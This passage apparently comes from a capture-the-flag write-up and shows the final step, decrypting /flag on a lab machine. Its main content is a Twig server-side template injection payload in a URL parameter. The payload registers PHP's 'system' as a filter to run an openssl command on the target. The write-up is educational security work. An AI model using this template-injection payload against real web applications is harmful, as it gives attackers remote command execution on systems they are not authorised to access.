


Figure 13: Contents of /flag.

The file is encrypted, but we already have the key and initialization vector which were found on '53cr37.txt'. Using 'openssl' command with key and iv, we can decrypt the content.

The url with the command:

```
http://192.168.1.102/index.php?hname={{_self.env.registerUndefinedFilterCallback("system")}}
{{_self.env.getfilter("openssl aes-256-cbc -d -a -iv ff52cb37f3818b7f4e175cf222d7f6 -K moon123
-in /flag")}}
```



Figure 14: Decrypted flag.